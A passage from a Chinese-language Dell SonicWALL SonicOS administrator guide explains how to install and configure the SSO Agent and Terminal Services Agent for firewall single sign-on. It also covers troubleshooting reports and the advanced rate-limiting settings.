配置 SSO 是包含安装和配置 SonicWALL SSO 代理和/或 SonicWALL 终端服务代理 (TSA) 以及配置运行 SonicOS 的防火墙以使用 SSO 代理或 TSA 的过程。如需 SonicWALL SSO 的说明，请参见第 1152 页的单点登录概述。

以下章节描述如何安装 SSO 代理和/或 TSA；关于为 SSO 和 TSA 配置 SonicOS，参见 第 1152 页的单点登录概述；关于配置 SonicOS 以使用 SSO 代理，参见第 1219 页的配置 SonicOS 以使用 SonicWALL SSO 代理；关于高级 LDAP 配置，参见 第 1240 页的高级 LDAP 配置.

- 第 1164 页的安装 SonicWALL SSO 代理
- 第 1164 页的安装 SonicWALL 终端服务代理
- 第 1165 页的配置 SonicWALL SSO 代理
  - 第 1169 页的添加 Dell SonicWALL 网络安全设备
  - 第 1170 页的在 SonicWALL SSO 代理中编辑设备
  - 第 1170 页的在 SonicWALL SSO 代理中删除设备
  - 第 1170 页的在 SonicWALL SSO 代理中修改服务
- 第 1170 页的配置 SonicWALL 终端服务代理
  - 第 1171 页的将 Dell SonicWALL 网络安全设备添加到 SonicWALL TSA 设置
  - 第 1171 页的创建 SonicWALL TSA 故障排除报告
  - 第 1172 页的查看 SonicWALL TSA 状态和版本
- 第 1173 页的单点登录高级功能
  - 第 1173 页的概述
  - 第 1173 页的关于高级设置
  - 第 1173 页的查看 SSO 鼠标悬停统计和工具提示
  - 第 1175 页的使用 TSR 中的单点登录统计
  - 第 1176 页的检查代理
  - 第 1176 页的补救措施
- 第 1176 页的配置防火墙访问规则
  - 第 1176 页的自动生成的 SonicWALL SSO 规则
  - 第 1176 页的 Mac 和 Linux 用户调适
  - 第 1178 页的允许从终端服务器的 ICMP Ping
  - 第 1178 页的关于防火墙访问规则
- 第 1178 页的管理从终端服务器使用 HTTP 登录的 SonicOS
- 第 1178 页的查看和管理 SSO 用户会话
  - 第 1179 页的注销 SSO 用户
  - 第 1179 页的配置附加 SSO 用户设置
  - 第 1179 页的使用数据包监控查看 SSO 和 LDAP 消息

安装 SonicWALL SSO 代理

SonicWALL SSO 代理是 SonicWALL Directory Connector 的一部分。SonicWALL SSO 代理必须至少安装在能使用 VPN 或 IP 访问 Active Directory 服务器的 Windows 域上的一个（最多八个）工作站或服务器上。SonicWALL SSO 代理必须能够访问您的防火墙。

如需安装 SonicWALL SSO 代理，请参见 *Dell SonicWALL Directory Services Connector* 管理员指南中的步骤。您可以从mysonicwall.com下载此指南。

安装 SonicWALL 终端服务代理

在 Windows 域的网络上的一个或多个终端服务器上安装 SonicWALL TSA。SonicWALL TSA 必须能够访问 SonicWALL 安全设备，且设备必须能够访问 TSA。如果您有在终端服务器上运行的软件防火墙，可能需要开放 UDP 端口编号用于接收来自设备的消息。

SonicWALL TSA 可以从 MySonicWALL 免费下载。

安装 *SonicWALL TSA* 的步骤如下：

1 在 Windows 终端服务器系统上，根据您的计算机下载以下一个安装程序：

- SonicWALL TSAInstaller32.msi（32 位，3.0.28.1001 或更高版本）
- SonicWALL TSAInstaller64.msi（64 位，3.0.28.1001 或更高版本）


您可以在 http://www.mysonicwall.com 找到这些安装程序。

2 双击安装程序开始安装。


3 在“欢迎”页面，单击**下一步**继续。

4 “许可证协议”显示。选择**我同意**，然后单击**下一步**继续。

5 在“选择安装文件夹”窗口，选择目标文件夹。要使用默认文件夹 C:\Program Files\SonicWALL\SonicWALL Terminal Services Agent\，单击**下一步**。要指定自定义位置，单击**浏览**，然后选择文件夹，并单击**下一步**。




6 在“确认安装”窗口，单击**下一步**开始安装。



7 等待 SonicWALL 终端服务代理安装。进度栏指示安装状态。

8 安装完成时，单击**关闭**退出安装程序。

9 在启动 SonicWALL 终端服务代理之前，您必须重启系统。要立即重新开始，单击对话框中的**是**。要在以后重新开始，单击**否**。




配置 SonicWALL SSO 代理

SonicWALL SSO 代理使用 NetAPI 或 WMI 与工作站通信，这两种方式都提供有关登录到工作站的用户的信息，包括域用户、本地用户和 Windows 服务。WMI 预安装在 Windows 服务器 2003、Windows XP、Windows ME 和 Windows 2000 上。对于其他 Windows 版本，请访问 www.microsoft.com 下载 WMI。在配置 SonicWALL SSO 代理前，验证是否已安装 WMI 或 NetAPI。

在配置 SonicWALL SSO 代理前，必须安装 .NET Framework 2.0。.NET Framework 可以从 www.microsoft.com 下载。

配置 *SonicWALL SSO* 代理的通信属性，请执行以下步骤：


1 通过双击桌面快捷方式或转至**开始 > 所有程序 > SonicWALL > SonicWALL Directory Connector > SonicWALL 配置工具**启动 SonicWALL 配置工具。



注：如果未配置默认防火墙的 IP 地址，或者配置错误，会显示弹出窗口。单击**是**使用默认的 IP 地址 (192.168.168.168)，或单击**否**使用当前配置。



如果您单击**是**，将显示**已成功恢复旧配置**消息。单击**确定**。




如果您单击**否**，或者单击**是**但默认配置不正确，将显示 **SonicWALL SSO 代理服务未运行。请检查配置并启动服务**。消息。单击**确定**。



如果显示 **SonicWALL SSO 代理服务未运行。请检查配置并启动服务**消息，将默认禁用 SSO 代理服务。要启用服务，通过单击 **+** 图标展开左侧导航面板中的 SonicWALL Directory Connector 配置工具，高亮显示下方的 SonicWALL SSO 代理 underneath it，然后单击**开始**图标。


2 在左侧导航面板中，通过单击 + 图标展开 SonicWALL Directory Connector 配置工具。右击 **SonicWALL SSO 代理**，然后选择**属性**。




3 从**记录级别**下拉菜单，选择要在 Windows 事件日志中记录的事件级别。默认记录级别为 1。选择以下一个级别：

- **记录级别 0** - 仅记录关键事件。
- **记录级别 1** - 记录关键和很严重的事件。
- **记录级别 2** - 记录来自设备的所有请求，并使用调试级严重性。


  注：如果选择记录级别 2，在 Windows 事件日志达到其最大容量时，SSO 代理服务将终止。



4 在**刷新时间**字段，输入 SSO 代理刷新用户日志状态的频率（秒）。默认值为 60 秒。




5 从**查询源**下拉菜单中选择 SSO 代理用于与工作站通信的协议：**NETAPI** 或 **WMI**。



> **注：**NetAPI 将提供更快的性能，但准确率稍低。WMI 将提供更慢的性能，但准确率更高。在使用 NetAPI 的情况下，不论用户是否仍已登录，Windows 都会向工作站报告最后一次登录。这表示，在使用 NetAPI 时，当用户从计算机注销后，设备将仍显示用户为登录状态。如果另一名用户登录了同一台计算机，此时，前一用户即从 SonicWALL 注销。

WMI 预安装在 Windows 服务器 2003、Windows XP、Windows ME 和 Windows 2000 上。NetAPI 和 WMI 都可以手动下载和安装。NetAPI 和 WMI 提供有关登录到工作站的用户的信息，包括域用户、本地用户和 Windows 服务。

6 在**配置文件**字段中，输入配置文件的路径。默认路径是 **C:\Program Files\SonicWALL\DCON\SSO\CIAConfig.xml**。



7 单击**接受**。


8 单击**确定**。

添加 Dell SonicWALL 网络安全设备


如果在安装期间未添加防火墙，则使用这些说明手动添加或添加附加防火墙。

添加防火墙的步骤如下：

1 启动 SonicWALL SSO Agent Configurator。



2 通过单击 + 按钮展开左侧列中的 SonicWALL Directory Connector 和 SonicWALL SSO 代理树。右击 **SonicWALL 设备**，然后选择**添加**。



3 在**设备 IP** 字段输入 Dell SonicWALL 网络安全设备的设备 IP 地址。在**设备端口**字段输入同一设备的端口。默认端口是 2258。在**友好名称**字段为设备指定友好名称。在**共享密钥**字段输入共享密钥，或单击**生成密钥**生成共享密钥。

4 完成时，单击**确定**。

您的设备将显示在左侧导航面板的 Dell SonicWALL 设备树下。

在 SonicWALL SSO 代理中编辑设备

您可以编辑之前添加到 SonicWALL SSO 代理中的防火墙的所有设置，包括 IP 地址、端口编号、友好名称和共享密钥。要在 SonicWALL SSO 代理中编辑防火墙，请从左侧导航面板中选择设备，然后单击左侧导航面板上方的**编辑**图标。您还可以单击右侧窗口底部的**编辑**选项卡。

在 SonicWALL SSO 代理中删除设备

要在 SonicWALL SSO 代理中删除防火墙，请从左侧导航面板中选择设备，然后单击左侧导航面板上方的**删除**图标。

在 SonicWALL SSO 代理中修改服务

您可以启动、停止和暂停防火墙的 SonicWALL SSO 代理服务。要暂停设备的服务，从左侧导航面板中选择设备，然后单击**暂停**图标。要停止设备的服务，从左侧导航面板中选择设备，然后单击**停止**图标。要恢复服务，请单击**启动**图标。

注：在 SonicWALL SSO 代理中对防火墙作出配置更改后，您可能收到重启服务的提示。要重启服务，请按停止按钮，然后按启动按钮。

配置 SonicWALL 终端服务代理

在安装 SonicWALL TSA 并重启 Windows 服务器系统后，您可以双击安装程序创建的 SonicWALL TSA 桌面图标启动该程序进行配置以生成故障排除报告 (TSR) 或查看状态和版本信息。



主题：


- 第 1171 页的将 Dell SonicWALL 网络安全设备添加到 SonicWALL TSA 设置
- 第 1171 页的创建 SonicWALL TSA 故障排除报告
- 第 1172 页的查看 SonicWALL TSA 状态和版本

将 Dell SonicWALL 网络安全设备添加到 SonicWALL TSA 设置

执行以下步骤将 Dell SonicWALL 网络安全设备添加到 SonicWALL TSA：

1 双击 SonicWALL TSA 桌面图标。

2 SonicWALL 终端服务代理窗口显示。在**设置**选项卡，在**设备 IP** 字段中输入防火墙的 IP 地址。



3 在**设备端口**字段中输入通信端口。默认端口为 2259，但可以使用自定义端口代替。该端口必须在 Windows 服务器系统上开放。

4 在**共享密钥**字段输入加密密钥。选中**显示密钥**复选框查看字符和验证正确性。必须在防火墙上配置相同的共享密钥。

5 在**超时**下拉列表中，选择代理在重试通知前等待设备答复的秒数。范围为 5 至 10 秒，默认为 **5** 秒。

6 在**重试次数**下拉列表中，选择代理在没有收到回复时重新尝试向设备发送通知的次数。范围为 3 至 10 次重试，默认为 **5** 次。

7 要在日志消息中启用完整的详细信息，请选择**启用详细日志**复选框。仅在需要在故障排除报告中提供附加的详细信息时才选中该复选框。请避免在其他情况下启用该复选框，因为这可能影响性能。

8 单击**应用**。对话框告知 SonicWALL TSA 服务已重启，新设置已生效。




创建 SonicWALL TSA 故障排除报告

您可以创建包含有关代理、驱动器和系统设置的所有当前日志消息和信息的故障排除报告，以检查或发送给 SonicWALL 技术支持部门请求协助。

创建 SonicWALL TSA 的 TSR 的步骤如下：

1 双击 **SonicWALL TSA** 桌面图标。**SonicWALL 终端服务代理**窗口显示。

2 单击**报告**选项卡。



3 要生成 TSR 并：

- 自动向 SonicWALL 技术支持发送电子邮件，请单击**发送**。
- 在默认文本编辑器中进行检查，请单击**查看**。
- 要将其保存至文本文件，请单击**另存为**。


4 完成时，单击**关闭**。

查看 SonicWALL TSA 状态和版本

如需显示 *Windows* 服务器系统上的 *SonicWALL TSA* 服务的当前状态，或查看 *SonicWALL TSA* 的版本号，请执行以下步骤：

1 双击 **SonicWALL TSA** 桌面图标。**SonicWALL 终端服务代理**窗口显示。

2 单击**关于**选项卡。



3 单击**关闭**。

单点登录高级功能

主题：

- 第 1173 页的概述
- 第 1173 页的关于高级设置
- 第 1173 页的查看 SSO 鼠标悬停统计和工具提示
- 第 1175 页的使用 TSR 中的单点登录统计
- 第 1176 页的检查代理
- 第 1176 页的补救措施

概述

当用户首次尝试通过使用 SSO 的 SonicWALL 发送流量时，设备向 SonicWALL SSO 代理发送用户识别请求。代理通过 Windows 网络查询用户的 PC，并向防火墙返回用户名。如果用户名匹配策略中设置的条件，则 SonicWALL 将用户视为“已登录”。在用户使用 SSO 登录 SonicWALL 时，SSO 功能还会检测注销情况。为了检测注销情况，设备反复轮询代理以检查各用户是否仍在登录状态。这种轮询及初始的识别请求可能导致对 SonicWALL SSO 代理应用程序和运行的 PC 上产生较大负载，尤其是大量用户连接时。

SonicWALL SSO 功能利用频率限制机制防止设备的这些用户请求淹没代理。设备上的自动计算和可配置的设置都会控制这种频率限制的工作方式。SonicWALL SSO 功能根据最近的轮询响应时间，自动计算代理在轮询期间可以处理的各消息中的最大用户请求数。此外，将多用户请求的超时自动设为较长时间，以降低轮询期间的偶发长超时的可能性。可配置的设置用于控制一次发送给代理的请求数，可以调节以优化 SSO 性能和防止可能出现的问题。本章节提供有关选择适合的设置的指导。

可以通过在专用的高性能 PC 上运行代理，或通过在单独的 PC 上使用多个代理分担负载来降低代理过载产生问题的可能性。在第二种方法中，如果其中一个代理 PC 运行失败，可能产生冗余。代理应该在 Windows 服务器 PC 上运行（可以使用有些旧版本工作站，但在较新的 Windows 2000/XP/Vista 工作站版本和旧版本的服务包上作出的更改增加了 TCP 连接速率限制功能，会干扰 SSO 代理的运行）。

关于高级设置

SSO 代理配置的**高级**选项卡中有**一次发送的最大请求数目**设置。

这项设置控制可以同时从设备向代理发送的最大请求数。代理同时处理多个请求，并在 PC 中生成各单独的线程进而分别处理。一次发送过多的请求可能使运行代理的 PC 过载。如果发送的请求数超出最大值，则将有些请求会置于内部“环形缓冲区”（参见第 1175 页的使用 TSR 中的单点登录统计和第 1173 页的查看 SSO 鼠标悬停统计和工具提示）。请求在环形缓冲区等待过久会导致 SSO 身份验证中的响应变慢。

在轮询以检查登录用户的状态时，这项设置与自动计算的发送给代理每个消息中的用户请求数配合使用。每个消息的用户请求数根据最近的轮询响应时间计算得出。SonicOS 尽量调高将该数目，以最大限度减少需要发送的消息数，从而降低代理上的负载和帮助减少设备与代理之间的网络流量。但是，还会尽量保持该数目足够小以允许代理在轮询期间内处理消息中的所有用户请求。这样可以避免超时和故障等潜在问题以快速检测注销的用户。

查看 SSO 鼠标悬停统计和工具提示

SSO 配置页面提供各代理的鼠标悬停统计和很多字段的鼠标悬停工具提示。在**设置**选项卡，代理旁边的绿色 LED 式图标表示代理已启动，正在运行。红色 LED 图标表示代理已关闭。

要查看特定代理的统计信息，将鼠标指针悬停在 SSO 代理右侧的**统计**图标上。这也适用于**终端服务**选项卡上的各 TSA。




要查看设备上所有 SSO 活动的统计信息，将鼠标指针悬停在表格底部**添加**按钮所在行的**统计**图标上。



要关闭统计显示，单击**关闭**。

要清除所有显示值，单击**单击重置**。

